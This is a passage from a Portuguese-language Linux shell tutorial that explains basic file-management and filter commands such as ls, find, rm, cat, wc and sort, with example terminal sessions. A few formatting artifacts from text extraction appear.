<code>find</code>	Localiza arquivo por suas características
<code>basename</code>	Devolve o nome de um arquivo recebendo o caminho completo
<code>dirname</code>	Devolve o nome do diretório recebendo o caminho completo

pwd – Informa nome do diretório corrente



Sintaxe:

```
pwd
```

Os prompts *default* do *Linux* são:

- # – Para *root*;
- \$ – Para todos os outros usuários.

Isso pode – e deve – ser alterado, se modificarmos a variável PS1, para refletir o nosso diretório corrente. Caso isso não tenha sido feito, para sabermos o nome do diretório corrente usamos esta instrução.

Exemplos:

```
$ pwd
/usr/local/bin
```

cd – Navegando entre diretórios



Sintaxe:

```
cd [nome-do-diretório]
```

Esse comando mudará o diretório atual de onde o usuário está. Podemos também fazer algumas simplificações no nome-do-diretório no *Linux* para facilitar.

As simplificações que citei são:

Abreviação	Significado
.	Diretório atual
..	Diretório anterior
~	Diretório <i>home</i> do usuário
/	Diretório Raiz
-	Último diretório

Por exemplo, se eu quero ir para o meu diretório *home*, faço o seguinte:

```
$ pwd  
/usr/local/bin  
$ cd ~  
$ pwd  
/home/jneves
```

Ou seja, eu estava no diretório `/usr/local/bin`, e com um simples `cd` para o diretório `~`, fui para o meu diretório `home` `/home/jneves`. O comando `pwd` foi utilizado para mostrar o caminho completo do diretório corrente (não confunda `home` com `corrente`: o primeiro é o diretório para o qual você é enviado logo após o *login*, o segundo é onde você está agora).

Uma outra forma de usar o til (`~`) é a seguinte:

```
$ pwd  
/home/jneves  
$ cd ~juliana  
$ pwd  
/home/juliana  
$ cd -  
/home/jneves
```

No exemplo acima, eu estava no diretório `/home/jneves` e desejava ir para o diretório *home* da Juliana; para isso eu fiz `~juliana` (que se lê *home* da Juliana). Em seguida usei o hífen (lê-se `cd menos`) para voltar ao último diretório em que eu estive.

ls – Lista arquivos



Sintaxe:

`ls [opções] [arquivo/diretório]`

Esse comando serve para listar os arquivos do diretório especificado. O corrente é o *default*, isto é, se o comando for executado sem argumentos, mostrará todos os arquivos existentes no diretório atual. Entenda suas opções:

Opções	Significados
-l	Lista os arquivos em formato detalhado.
-a	De all (todos). Lista todos os arquivos, inclusive os começados por ponto (.) .
-r	Na ordem alfabética reversa.
-h	Combinado com -l imprime o tamanho de forma mais legível (por exemplo: 1K 234M 2G).
-R	Lista também os subdiretórios encontrados

Exemplo de uma listagem detalhada:

```
$ ls -l
total 204
-rw-r--r-- 1 jneves jneves 1609 Nov  8 2002 calculadora.sh
-rw-r--r-- 1 jneves jneves 11 Sep  1 19:41 cat
drwxr-xr-x 2 jneves jneves 4096 Feb 14 2003 cgi
-rwxr-xr-x 1 jneves jneves 302 Sep  4 2002 cores.sh
-rwxrwxrwx 1 jneves jneves 178 Sep  3 2002 cripta.sed
```

Podemos também usar no `ls` os curingas ou *wildcards*, que nada mais são do que caracteres que substituem outros e que não devem ser confundidos, de forma alguma, com expressões regulares, que constam de um apêndice neste livro.

Exemplo: se eu quero listar todos os arquivos que têm a extensão `.sh`, faço o seguinte:

```
$ ls *.sh
VerificaSintax.sh ednum.sh hton.sh octais1.sh spin1.sh
cores.sh fatiacmd.sh lstsource.sh octais2.sh testa-datas.sh
data.sh findstr.sh lsttameext.sh pad.sh tstspin.sh
diasem.sh getoptst.sh maimin.sh rotinas.sh velha.sh
```

O curinga asterisco (*) representa qualquer coisa e ligado a `.sh` lista qualquer coisa terminada em `.sh`. Existem vários outros curingas, vamos ver o ponto de interrogação (?), que substitui um e somente um caractere:

```
$ ls ??.?.sh
data.sh dton.sh grep.sh hton.sh ntod.sh ntohs.sh spin.sh
```

Dessa forma, cada ponto de “perguntação” (?) substituiu um caractere, ocasionando a listagem de todos os arquivos com quatro caracteres e terminados por .sh.

Se quiséssemos listar uma faixa determinada de opções, usariamos colchetes. Veja como:

```
$ ls [os]*.sh  
octais1.sh octais2.sh syntax.sh spin.sh spin1.sh
```

Neste exemplo listamos todos os arquivos começados por o ou s, seguidos por qualquer coisa (*) e terminados por .sh.

Para finalizar veja os dois exemplos a seguir:

```
$ ls [!os]*.sh  
VerificaSintax.sh dtom.sh graph.sh maimin.sh testa-datas.sh  
cores.sh ednum.sh grep.sh ntod.sh tstspin.sh  
data.sh fatiacmd.sh hton.sh nton.sh velha.sh  
diasem.sh findstr.sh lstsource.sh pad.sh  
div.sh getoptst.sh lsttameext.sh rotinas.sh  
$ ls [A-Z]*.sh  
VerificaSintax.sh
```

No primeiro caso, o ponto de “espantação” (!) serviu para negar o grupo, assim listamos todos os arquivos que não começam por o ou por s. No segundo, usamos a faixa A-Z para listar todos que começam por letra maiúscula. Se nosso desejo fosse listar arquivos começados por qualquer letra poderíamos ter feito:

```
$ ls [A-Za-z],3*
```

cp – Cópia de arquivos e diretórios



Sintaxe:

```
cp [opções] <arq-origem> <arq-destino>
```

O comando cp copia arquivos e diretórios. Como opções dele, podemos ver¹:

1. Essas opções são comuns ao Unix e ao Linux, mas o segundo tem inúmeras outras, dentre as quais destaco a opção -f, que força a substituição no caso de já existir o arquivo-de-destino.

Opções	Significados
-i	Modo interativo
-v	Mostra o que está sendo copiado
-r	Copia recursivamente (diretórios e subdiretórios)

Exemplos:

Não tenho certeza se já existe um *backup* do meu arquivo *telefones*. Caso haja, para pedir confirmação eu faço:

```
$ cp -i telefones telefones.bak
cp: overwrite 'telefones.bak'?
```

Como o arquivo *telefones.bak* já existia, antes de sobrescrevê-lo, é pedida a sua confirmação. Responda *y* para sim ou *n* para não.

Agora eu vou copiar recursivamente todo o meu diretório *home* (recursivamente significa com toda a árvore de subdiretórios abaixo dele) para o diretório *julio*. Para tal eu faço o seguinte:

```
$ cp -r ~jneves julio
```

O *~* significa *home*, não esqueça

mv – Move arquivos e diretórios



Sintaxe:

```
mv [opções] <arq-origem> <arq-destino>
```

Este comando normalmente é usado para renomear arquivos, mas nos exemplos a seguir veremos que ele também, por vezes, copia o arquivo *<arq-origem>* para *<arq-destino>* e em seguida remove *<arq-origem>*.

Suas opções são semelhantes às do comando *cp*.

Exemplos:

Vamos renomear o arquivo *script.sh* para *script.velho*:

```
$ ls -li script.sh
165751 -rw-r--r-- 1 jneves sup 120 Dec  8 12:52 script.sh
$ mv script.sh script.velho
$ ls -li script.velho
165751 -rw-r--r-- 1 jneves sup 120 Dec  8 12:52 script.velho
```

Neste exemplo, primeiramente listamos o arquivo `script.sh` e, com a ajuda da opção `-i` do comando `ls`, pudemos ver que seu `inode` (pense em endereço de disco) era `165751`, como após o uso do comando `mv` seu `inode` permaneceu o mesmo, podemos afirmar que o que houve foi uma simples mudança de nome, sem afetar a localização dos dados.

Vamos ver um outro exemplo, neste caso eu quero mover o arquivo `arq` que está no meu diretório para o diretório `fs2` que está em outro *file system*:

```
$ ls -li arq  
165886 -rwxr-xr-x 1 jneves sup 153 Nov 11 18:17 arq  
$ mv arq /fs2  
$ ls -li /fs2/arq  
20 -rwxr-xr-x 1 jneves sup 153 Nov 11 18:17 /fs2/arq
```

Repare na sequência de comandos que, pelo tamanho dos arquivos, seus dados não se alteraram, porém como seus `inodes` mudaram (no original era `165886` e depois passou para `20`), podemos afirmar que o arquivo `arq` original foi copiado para `/fs2` e depois removido. Isso se deve ao fato de cada *file system* possuir e administrar a sua própria tabela de `inodes`.

Suponha agora que eu já soubesse da existência de um arquivo `script.velho` e quisesse fazer a mesma coisa. Já sabendo que seria feita a pergunta se eu desejava sobreescriver `script.velho`, e para não ter que responder a esta pergunta, eu faço:

```
$ mv -f script.sh script.velho
```

In – Estabelece ligações entre arquivos



Sintaxe:

```
ln [-s] <arquivo-origem> <ligação>
```

Este comando é usado para criar ligações (links). Existem dois tipos de ligações:

- *Hard Link*: neste caso, o arquivo ligação tem o mesmo `inode` do arquivo-origem, isto é, os dois compartilham os dados;

- **Link Simbólico:** neste caso, o arquivo ligação tem inode diferente do arquivo-origem, e seu conteúdo é somente o caminho do arquivo-origem.

Exemplos:

Suponha que eu tenho um arquivo com o sintético da folha de pagamento e esse arquivo pertence ao grupo `folha`, que tem todos os direitos sobre ele. Se eu quisesse que o pessoal do grupo `contabil` tivesse somente direito de leitura destes dados, criaria um *hard link* e alteraria suas permissões e grupo. Veja só como eu estabeleço este link:

```
$ ln sinteticof sinteticoc
$ ls -li sintetico?
165676 -rw-r--r-- 2 jneves sup 120 Dec  8 11:51 sinteticoc
165676 -rw-r--r-- 2 jneves sup 120 Dec  8 11:51 sinteticof
```

Eu já tinha o arquivo `sinteticof` (que será do grupo `folha`) e liguei a ele o `sinteticoc` (que será do grupo `contabil`), com a opção `-i` do comando `ls`. Podemos notar que o inode de ambos é 165676, o que significa que a base de dados é comum, ou seja, um arquivo que possui dois nomes.

Para distinguir, vamos agora repetir a mesma operação, porém criando um link simbólico usando a opção `-s` do comando `ln`:

```
$ ln -sf sinteticof sinteticoc
$ ls -li sintetico?
165745 lrwxrwxrwx 1 jneves sup 10 Dec  8 12:09 sinteticoc->sinteticof
165676 -rw-r--r-- 1 jneves sup 120 Dec  8 11:51 sinteticof
```

Rpare nesse caso, que o `ls` do `sinteticoc` começa com um 1 (significando que é um arquivo de *link*) e que ao seu final tem uma setinha apontando para `sinteticof` que é o arquivo ao qual está ligado. Repare ainda que os inodes são diferentes (`sinteticof` continua com 165676, ao passo que `sinteticoc` passou para 165745) e as permissões também (as permissões serão dadas pelo `sinteticof`). O mais interessante é que o tamanho do `sinteticoc` é 10; isso é causado pelo fato de seu conteúdo ser somente o caminho/nome do arquivo ao qual está ligado (neste caso `sinteticof` tem 10 letras e por estar no mesmo diretório não é necessário o caminho).

mkdir – Cria um diretório



Sintaxe:

```
mkdir <nome-do-diretório>
```

Deve-se observar que esse comando usa todas as simplificações do comando `cd`.

Exemplo:

```
$ mkdir curso
```

Criará um diretório `curso` abaixo do diretório corrente.

```
$ mkdir ../curso
```

Criará um diretório `curso` “pendurado” no diretório acima do corrente, isto é, criará um diretório “ao lado” do corrente.

```
$ mkdir ~jneves/curso
```

Criará um diretório `curso` sob o diretório `home` do usuário `jneves`.

rmdir – Remove diretório



Sintaxe:

```
rmdir <nome-do-diretório>
```

Remove um diretório somente se ele estiver sem conteúdo. Esse comando, assim como o anterior, também utiliza as convenções de endereçamento relativo como vimos no comando `cd`.

Exemplo:

```
$ rmdir ~/dirtst
```

Esse comando removerá o diretório `dirtst` do meu `home` (por causa do til) se ele estiver sem conteúdo.

rm – Deleta arquivos e diretórios



Sintaxe:

```
rm [opções] <arquivo>
```

Opções Significados

-f	Ignora arquivos inexistentes e não pede confirmação antes de remover
-I	Sempre pede confirmação antes de remover
-r	Remove o(s) diretório(s) especificado(s) e seu(s) conteúdo(s), recursivamente

Esse comando apaga arquivos ou diretórios.

Exemplos:

```
$ rm arq1 arq2 arq3
```

Neste exemplo, removi os arquivos `arq1`, `arq2` e `arq3`. Um método mais “cabeçal” (`argh!`) e menos braçal para fazer o mesmo efeito seria:

```
$ rm arq[1-3]
```

Outro exemplo:

```
$ rm phpdir
rm: remove directory 'phpdir'? y
rm: cannot remove directory 'phpdir': Is a directory
$ rm -rf phpdir
```

No exemplo seguinte, tentei remover um diretório com o comando `rm`. Parecia que tudo iria correr normalmente, mas na reta final ele se “arrependeu” e deu a mensagem de erro. Claro! Para remover diretório temos que usar `rmdir`, certo? Nem sempre! O `rmdir` só serve para remover diretórios vazios, isto é, sem arquivos ou subdiretórios no seu interior. Para remover diretórios com dados, usamos o comando `rm` com a opção `-r`, o que foi feito em seguida, com sucesso (a opção `-f` foi usada conjuntamente para eu não ter que confirmar um a um a remoção de um monte de arquivos).

file – Indicando tipo de arquivo



Sintaxe:

```
file <arquivo>
```

Esse comando retorna o tipo do arquivo `arquivo` conforme determinados padrões do sistema operacional.

Exemplos:

```
$ file numtodec.sh
numtodec.sh: Bourne-Again shell script text executable
$ file dir
dir: directory
$ file faz.c
faz.c: C Program source
$ file faz
faz: ELF 32-bit LSB executable 80386 Version 1
$ file banco
banco: ASCII text
```

grep – Pesquisa arquivos por conteúdo



Sintaxe:

```
grep [-opções] [expressão] [arquivo1] [arquivon]
```

Quando queremos encontrar arquivos baseando-se em seu conteúdo, utilizamos o comando `grep`. Este comando identifica arquivos que contenham linhas com uma expressão especificada.

Parâmetros:

`arquivon`

Arquivos onde procurar pelo padrão especificado. Se este argumento não é fornecido, `grep` lê da entrada padrão;

`expressão`

Texto a procurar dentro de `arquivo`, onde `expressão` pode ainda ser qualquer expressão regular.

Opções	Significados
-c	Somente a quantidade de linhas que casarem com uma expressão regular;
-i	Não diferencia maiúsculas e minúsculas na procura;
-l	Não mostra a linha encontrada, somente o nome do arquivo;
-v	Inverte a procura, mostrando somente as linhas que não casaram com a expressão especificada. Esta opção parece meio maluca, mas não é: é muito útil para excluir registros de um dado arquivo;
-n	Precede cada linha com seu número relativo dentro de arquivo.

Exemplos:

```
$ grep lixo dica.sh
while read lixo quinteressa
$ grep julio /etc/passwd
$ grep -i julio /etc/passwd
jneves:x:54002:1032:Julio C. Neves,DISB.O, (821) 7070:/home/jneves:/bin/bash
```

No primeiro `grep julio` nada foi localizado, no segundo (com a opção `-i`) foi encontrado um registro com `Julio`.

O comando `grep` é bastante complexo (no duro não é um comando, mas sim uma família de comandos) e será estudado de forma mais aprofundada na parte de programação.

find – Procurando arquivo por características



Sintaxe:

`find [caminho ...] expressão [ação]`

O comando `find` procura arquivos pelo nome ou outras características.

Parâmetros:

`caminho`

Caminhos de diretório a partir do qual irá procurar pelos arquivos;

- expressão** Define quais critérios de pesquisa. Pode ser uma combinação entre vários tipos de procura;
- ação** Define que ação executar com os arquivos que atender aos critérios de pesquisa definidos por **expressão**.

Os principais critérios de pesquisa definidos por **expressão** são:

- name nome** Procura arquivos que tenham o **nome** especificado. Aqui podem ser usados metacaracteres ou caracteres curinhas, porém estes caracteres deverão estar entre aspas, apóstrofos ou imediatamente precedidos por uma contrabarra (por enquanto fico devendo esta explicação porque isso será exaustivamente ensinado quando começarmos a programar);
- user usuário** Procura arquivos que tenham **usuário** como dono;
- group grupo** Procura arquivos que tenham **grupo** como grupo dono;
- type c** Procura por arquivos que tenham o tipo **c**, correspondente à letra do tipo do arquivo. Os tipos aceitos estão na tabela a seguir:

Valores de c	Tipo de arquivo procurado
b	Arquivo especial acessado a bloco
c	Arquivo especial acessado a caractere
d	Diretório
p	<i>Named pipe</i> (FIFO)
f	Arquivo normal
l	<i>Link</i> simbólico
s	Socket

- size ±n[bckw]** Procura por arquivos que usam mais (+n) de n unidades de espaço ou a menos (-n) de n unidades de espaço.

Unidade	Valor
b	Bloco de 512 bytes (valor <i>default</i>)
c	Caracteres
k	Kilobytes (1024 bytes)
w	Palavras (2 bytes)

- atime $\pm d$ Procura por arquivos que foram acessados há mais ($+d$) de d dias ou a menos ($-d$) de d dias;
- ctime $\pm d$ Procura por arquivos cujo status mudou há mais ($+d$) de d dias ou a menos ($-d$) de d dias;
- mtime $\pm d$ Procura por arquivos cujos dados foram modificados há mais ($+d$) de d dias ou a menos ($-d$) de d dias.

Para usar mais de um critério de pesquisa, faça:

expressão₁ *expressão₂* **OU** *expressão₁* **-a** *expressão₂* para atender aos critérios especificados por *expressão₁* **e** *expressão₂*;

expressão₁ **-o** *expressão₂* para atender aos critérios especificados por *expressão₁* **OU** *expressão₂*.

As principais ações definidas para *ação* são:

- print** Essa opção faz com que os arquivos encontrados sejam exibidos na tela. Essa é a opção *default* no Linux. Nos outros sabores *Unix* que conheço, se nenhuma ação for especificada, ocorrerá um erro;
- exec cmd {} \;** Executa o comando *cmd*. O escopo de comando é considerado encerrado quando um ponto e vírgula (;) é encontrado. A cadeia {} é substituída pelo nome de cada arquivo que satisfaz ao critério de pesquisa e a linha assim formada é executada. Assim como foi dito para a opção **-name**, o ponto e vírgula (;) deve ser precedido por uma contrabarra, ou deve estar entre aspas ou apóstrofos;

-ok cmd {} \;

O mesmo que o anterior, porém pergunta se pode executar a instrução `cmd` sobre cada arquivo que atende ao critério de pesquisa;

-printf formato

Permite que se escolha os campos que serão listados e formata a saída de acordo com o especificado em `formato`.

Exemplos:

Para listar na tela (`-print`) todos os arquivos, a partir do diretório corrente, terminados por `.sh`, faça:

```
$ find . -name *.sh
./undelete.sh
./ntod.sh
./dton.sh
./graph.sh
./tstsh/cotafs.sh
./tstsh/data.sh
./tstsh/velha.sh
./tstsh/charascii.sh
```

Ação não especificada -print é default

estes quatro primeiros arquivos foram encontrados no diretório corrente.

Estes quatro foram encontrados no diretório tstsh, sob o diretório corrente

Preciso abrir espaço em um determinado *file system* com muita urgência, então vou remover arquivos com mais de um megabyte, cujo último acesso foi há mais de 60 dias. Para isso, vou para este *file system* e faço:

```
$ find . -type f -size +1000000c -atime +60 -exec rm {} \;
```

Repare que no exemplo acima usei três critérios de pesquisa, a saber:

-type f:	Todos os arquivos regulares (normais)
-size +1000000c:	Tamanho maior do que 1000000 de caracteres (+1000000c)
-atime +60:	Último acesso há mais de 60 (+60) dias.

Repare ainda que entre esses três critérios foi usado o conector e, isto é, arquivos regulares e maiores que 1MByte e sem acesso há mais de 60 dias.

Para listar todos os arquivos do disco terminados por `.sh` ou `.txt`, faria:

```
$ find / -name \*.sh -o -name \*.txt -print
```

Neste exemplo, devemos realçar, além das contrabarras (\) antes dos asteriscos (*), o uso do -o para uma ou outra extensão e que o diretório inicial era o raiz (/); assim sendo, esta pesquisa deu-se no disco inteiro (o que frequentemente é bastante demorado).

Com o printf é possível formatar a saída do comando find e especificar os dados desejados. A formatação do printf é muito semelhante à do mesmo comando na linguagem C e interpreta caracteres de formatação precedidos por um símbolo de percentual (%). Vejamos seus efeitos sobre a formatação:

Caractere	Significado
%f	Nome do arquivo (caminho completo não aparece)
%F	Indica a qual tipo de file system o arquivo pertence
%g	Grupo ao qual o arquivo pertence
%G	Grupo ao qual o arquivo pertence (GID- Numérico)
%h	Caminho completo do arquivo (tudo menos o nome)
%i	Número do inode do arquivo (em decimal)
%m	Permissão do arquivo (em octal)
%p	Nome do arquivo
%s	Tamanho do arquivo
%u	Nome de usuário (username) do dono do arquivo
%U	Número do usuário (UID) do dono do arquivo

Também é possível formatar datas e horas obedecendo às tabelas a seguir:

Caractere	Significado
%a	Data do último acesso
%c	Data de criação
%t	Data de alteração

Os três caracteres anteriores produzem uma data semelhante à do comando date.

Veja um exemplo:

```
$ find . -name ".b*" -printf '%t %p\n'
Mon Nov 29 11:18:51 2004 ./bash_logout
Tue Nov  1 09:44:16 2005 ./bash_profile
Tue Nov  1 09:45:28 2005 ./bashrc
Fri Dec 23 20:32:31 2005 ./bash_history
```

Nesse exemplo, o %p foi o responsável por colocar os nomes dos arquivos. Caso fosse omitido, somente as datas seriam listadas.

Observe ainda que ao final foi colocado um \n. Sem ele não haveria salto de linha e a listagem anterior seria uma grande tripa.

Essas datas também podem ser formatadas, para isso basta passar as letras da tabela anterior para maiúsculas (%A, %C e %T) e usar um dos formatadores das duas tabelas a seguir:

Tabela de formatação de tempo

Caractere	Significado
H	Hora (00..23)
I	Hora (01..12)
k	Hora (0..23)
l	Hora (1..12)
M	Minuto (00..59)
p	AM or PM
r	Horário de 12 horas (hh:mm:ss) seguido de AM ou PM
S	Segundos (00 ... 61)
T	Horário de 24-horas (hh:mm:ss)
Z	Fuso horário (na Cidade Maravilhosa BRST)

Tabela de formatação de datas

Caractere	Significado
a	Dia da semana abreviado (Dom...Sab)
A	Dia da semana por extenso (Domingo...Sábado)
b	Nome do mês abreviado (Jan...Dez)
B	Dia do mês por extenso (Janeiro...Dezembro)
c	Data e hora completa (Fri Dec 23 15:21:41 2005)
d	Dia do mês (01...31)
D	Data no formato mm/dd/aa
h	Idêntico a b
j	Dia sequencial do ano (001...366)
m	Mês (01...12)
u	Semana sequencial do ano. Domingo como 1º dia da semana (00...53)
w	Dia sequencial da semana (0..6)
W	Semana sequencial do ano. Segunda-feira como 1º dia da semana (00...53)
x	Representação da data no formato do país (definido por \$LC_ALL)
y	Ano com 2 dígitos (00...99)
Y	Ano com 4 dígitos

Para melhorar a situação, vejamos uns exemplos; porém, vejamos primeiro quais são os arquivos do diretório corrente que começam por .b:

```
$ ls -la .b*
-rw----- 1 d276707 ssup          21419 Dec 26 17:35 .bash_history
-rw-r--r-- 1 d276707 ssup          24 Nov 29 2004 .bash_logout
-rw-r--r-- 1 d276707 ssup         194 Nov  1 09:44 .bash_profile
-rw-r--r-- 1 d276707 ssup         142 Nov  1 09:45 .bashrc
```

Para listar esses arquivos em ordem de tamanho, podemos fazer:

```
$ find . -name ".b*" -printf '%s\t%p\n' | sort -n
24      ./bash_logout
142     ./bashrc
194     ./bash_profile
21419   ./bash_history
```

No exemplo que acabamos de ver, o \t foi substituído por um <TAB> na saída de forma a tornar a listagem mais legível. Para listar os mesmos arquivos classificados por data e hora da última alteração:

```
$ find . -name ".b*" -printf '%TY-%Tm-%Td %TH:%TM:%TS %p\n' | sort
2004-11-29 11:18:51 ./bash_logout
2005-11-01 09:44:16 ./bash_profile
2005-11-01 09:45:28 ./bashrc
2005-12-26 17:35:13 ./bash_history
```

basename – Devolve o nome de um arquivo



Sintaxe:

```
basename caminho
```

Esse comando devolve o nome de um arquivo dado um caminho (absoluto ou relativo).

Exemplo:

```
$ basename /etc/passwd
passwd
```

dirname – Devolve o nome do diretório



Sintaxe:

```
dirname caminho
```

Esse comando devolve o nome do diretório dado ao caminho.

Exemplos:

\$ dirname /etc/passwd	Devolveu o caminho absoluto
/etc	
\$ cd	Fui para o meu diretório home
\$ dirname telefones	Devolveu o caminho relativo
.	

Como vimos nesses exemplos, este comando é crocodilo, às vezes devolve o caminho absoluto e outras o caminho relativo, dependendo do que é melhor para ele. Na parte referente à programação neste livro, veremos que trabalhando com esse comando e com o `pwd` em conjunto, iremos contornar esse inconveniente.





Capítulo 3

Mais Manipulação

- Isso mais parece uma *Pharmácia*, de tanta manipulação...
Mas é preferível deixar esses comandos em um capítulo independente, porque os que veremos agora se distinguem um pouco dos outros, pois esses leem da entrada padrão (*stdin* = teclado) e escrevem na saída padrão (*stdout* = monitor de vídeo). O seu propósito geralmente é o de modificar a saída de outros, por isso, geralmente são utilizados em combinação com mais comandos, seja através de redirecionamentos, seja através de *pipes* (que aprenderemos na parte referente à programação).

Esses comandos (também chamados de filtros) são:

Comandos de filtragem	
<code>cat</code>	Exibe conteúdo de arquivos
<code>wc</code>	Conta caracteres, palavras e/ou linhas de arquivos
<code>sort</code>	Ordena o conteúdo de arquivos
<code>head</code>	Exibe o início dos arquivos
<code>tail</code>	Exibe o final dos arquivos

Nessa tabela, onde está escrito arquivo, deve-se entender entrada principal (*stdin*) ou arquivo, e a saída, caso não seja redirecionada, será sempre a tela.

cat – Exibe o conteúdo de um arquivo



Sintaxe:

```
cat [- opções] [nome_arquivo ...]
```

Onde:

nome_arquivo	nome de arquivo cujo conteúdo vai ser exibido (ou redirecionado). Se vários nome_arquivo forem especificados, eles serão lidos um a um e apresentados na saída padrão (<i>stdout</i>). Se nenhum argumento for dado, ou se o argumento “-” for utilizado, o comando cat lê caracteres da entrada padrão (<i>stdin</i>). Quando a entrada padrão é o teclado (que é o default), o texto precisa ser terminando com um CTRL+D (que gera um caractere EOF).
--------------	---

Opções	Significados
-v	Mostra os caracteres sem representação na tela
-e	Mostra os LINE_FEED (ENTER)
-t	Mostra as <TAB>
-n	Numera as linhas

Exemplos:

```
$ cat telefones
Ciro Grippi      (021) 555-1234
Claudia Marcia   (021) 555-2112
Enio Cardoso     (023) 232-3423
Juliana Duarte   (024) 622-2876
Luiz Carlos       (021) 767-2124
Ney Garrafas     (021) 988-3398
Ney Gerhardt      (024) 543-4321
Paula Duarte     (011) 449-0219
```

```
$ cat > textol.txt
```

Isto é um teste do cat.

^D

```
$ cat textol.txt
```

Lê do teclado e grava em texto.txt

ctrl+d para encerrar digitação

Mostra o conteúdo de texto.txt

```
Isto é um teste do cat.  

$ cat > texto2.txt  

Mais um teste do cat  

^D                                         ctrl+d  

$ cat texto2.txt  

Mais um teste do cat  

$ cat texto1.txt texto2.txt > texto3.txt  

$ cat texto3.txt  

Isto é um teste do cat  

Mais um teste do cat
```

Um uso muito interessante deste comando é mostrar caracteres que normalmente não apareceriam no terminal de vídeo. Para tal devemos usá-lo em conjunto com as opções `-vet`. Veja só:

```
$ cat -vet telefones  

Ciro Grippi^I(021) 555-1234$  

Claudia Marcia^I(021) 555-2112$  

Enio Cardoso^I(023) 232-3423$  

Juliana Duarte^I(024) 622-2876$  

Luiz Carlos^I(021) 767-2124$  

Ney Garrafas^I(021) 988-3398$  

Ney Gerhardt^I(024) 543-4321$  

Paula Duarte^I(011) 449-0219$
```

Repare que entre o nome e os parênteses do DDD, apareceu o símbolo `^I` e no final de cada registro apareceu um cífrão (`$`). O primeiro significa `<TAB>` (experimente fazer um `<CTRL>+I` na sua linha de comandos e verá que o resultado será um `<TAB>`) e o segundo um `LINE-FEED` (`<ENTER>`).

Esta construção é particularmente útil quando queremos ver se um arquivo oriundo do *Windows* (com perdão da má palavra) contém os indefecíveis `<CTRL>+M` (que significa `CARRIAGE-RETURN`, e é representado por um `^M`) ao final de cada registro.

Veja outro exemplo:

```
$ cat -n texto4.txt  

1 Isto é um teste do cat  

Mais um teste do cate do cat
```

Ué, o que foi que houve? Eu usei a opção `-n` para numerar as linhas, a 1^a tudo bem, mas a 2^a deu zebra! Que foi que houve?

```
$ cat texto4.txt
Isto e um teste do cat
Mais um teste do cat
```

Aparentemente tudo normal, né? Então veja só:

```
$ cat -vet texto4.txt
Isto e um teste do cat$  
Mais um teste do cat^MMais um teste do cat
```

Repare que a última linha apresentou-se dobrada, com um `^M` no meio. Como isso representa um CARRIAGE-RETURN, o texto era escrito duas vezes, uma em cima da outra, já que a função deste caractere de controle é voltar a escrita ao início da linha sem saltar para a linha seguinte, e tudo parecia normal.

Então vamos voltar ao arquivo correto (`texto3.txt`) e mostrar o uso da opção `-n`, mas atenção! Esta opção só é válida no Linux.

```
$ cat -n texto3.txt
 1 Isto e um teste do cat
 2 Mais um teste do cat
```

wc – Conta caracteres, palavras e/ou linhas



Sintaxe:

```
wc [-lwc] [arquivo ...]
```

Conta caracteres, palavras e/ou linhas dos dados da entrada padrão e apresenta o resultado na saída padrão.

Parâmetros:

arquivo: arquivo de entrada cujas palavras, linhas ou caracteres serão contados e exibidos na saída padrão. Se este parâmetro for omitido, **wc** lê da entrada padrão;

As opções são:

Opções	Significados
-l	conta as linhas;
-w	conta as palavras;
-c	conta os caracteres.

Exemplos:

```
$ wc -l texto.txt
26 texto.txt
$ wc texto.txt
2346 282 26
```

Neste último exemplo, como não foi especificado nenhum parâmetro, o `wc` listou a quantidade de caracteres, palavras e linhas respectivamente.

Na lista Shell-Script do Yahoo, um cara perguntou:

- Gente, estou fazendo um script e me deparei com um problema assim:


```
$ num_terminal=123456789
$ echo $num_terminal | wc -c
10
```
- Mas como assim, se a cadeia só tem 9 caracteres e ele sempre conta um a mais. Por que isso acontece?

E outro colega da lista respondeu:

- Isso aconteceu, porque o `wc` contou o `\n` que o `echo` adiciona ao final da cadeia. Para o cálculo certo use a opção `-n` do comando `echo`, que não insere o `\n`.

Nisso, um outro entrou na discussão e disse:

- Ainda sobre o tema, veja um exemplo onde isso falha:

```
$ TESTE=ç
$ echo $TESTE | wc -c
3
$ echo -n $TESTE | wc -c
2
$ echo -n $TESTE | wc -m
1
```

- Como foi visto, o `-m` conta o número de caracteres, já o `-c` conta o número de bytes. Claro que temos que remover o `\n` também, como os outros colegas haviam falado.

Mais ainda: na verdade caracteres em UTF-8 podem usar de 1 a 4 bytes. Um para os primeiros 127 (ASCII), 2 para latim (acentuados), 3 para caracteres em outros idiomas (como japonês, chinês, hebraico, etc.) e 4 bytes para caracteres que ainda não foram definidos, mas que futuramente serão colocados na tabela Unicode.

Engraçado é que a forma

```
$ wc -c <<< 123456789  
10  
$ wc -m <<< 123456789  
10
```

Retorna com a quebra de linha também (talvez pelo sinal de fim de instrução), mas se você fizer:

```
$ wc -c <<< 123456789; echo  
10
```

Ele retorna com a quebra mesmo assim... É no mínimo engraçado porque, usando o here string (`<<<`), não vejo como chegar ao resultado correto...

E, para terminar esta discussão, apareceu outro colega que disse:

- Uma curiosidade: o `wc` tem a opção `-L` que imprime o comprimento da linha mais longa de um texto. Se este texto tiver somente uma linha, o resultado coincidirá com o tamanho desta. Veja:

```
$ echo 123456789 | wc -L  
9  
$ wc -L <<< 123456789  
9
```

sort – Classifica dados



Sintaxe:

```
sort [+n1.m1] [-n2.m2] [ -mnrx] [-t sep] [arq...]
```

Ordena os dados de entrada, escrevendo-os na saída.

Parâmetros:

- `arq` arquivo de entrada a ordenar, que será exibido na saída padrão. Se `arq` for omitido, os dados a classificar serão recebidos da entrada padrão;
- `+n1.m1` considera para ordenação a partir do campo n_1 , posição m_1 , sendo a 1^a posição zero;
- `-n1.m1` considera para ordenação até o campo n_1 , posição m_1 , sendo a 1^a posição zero;
- `-t sep` utiliza `sep` como caractere para as posições especificadas em `+n1` e `-n2`;
- `-m` intercala dois arquivos já ordenados, escrevendo a intercalação na saída padrão;
- `-n` classificação numérica;
- `-r` inverte a ordem da classificação, de ascendente para descendente.



Dicas!

Se o separador não for especificado, o default será branco e `<TAB>`, porém para efeito de contagem, farão parte do campo, assim a posição 0 será o próprio delimitador.

Exemplos:

```
$ sort +0.1 telefones
Paula Duarte      (011) 449-0219
Ney Garrafas     (021) 988-3398
Ney Gerhardt      (024) 543-4321
Ciro Grippi       (021) 555-1234
Claudia Marcia   (021) 555-2112
Enio Cardoso      (023) 232-3423
Luiz Carlos        (021) 767-2124
Juliana Duarte    (024) 622-2876
```

No exemplo anterior, o arquivo foi classificado pelo 2º caractere (`+0.1`) do primeiro campo (`+0.1`).

```
$ sort +1.1 telefones
Enio Cardoso      (023) 232-3423
Luiz Carlos        (021) 767-2124
```

```
Paula Duarte (011) 449-0219
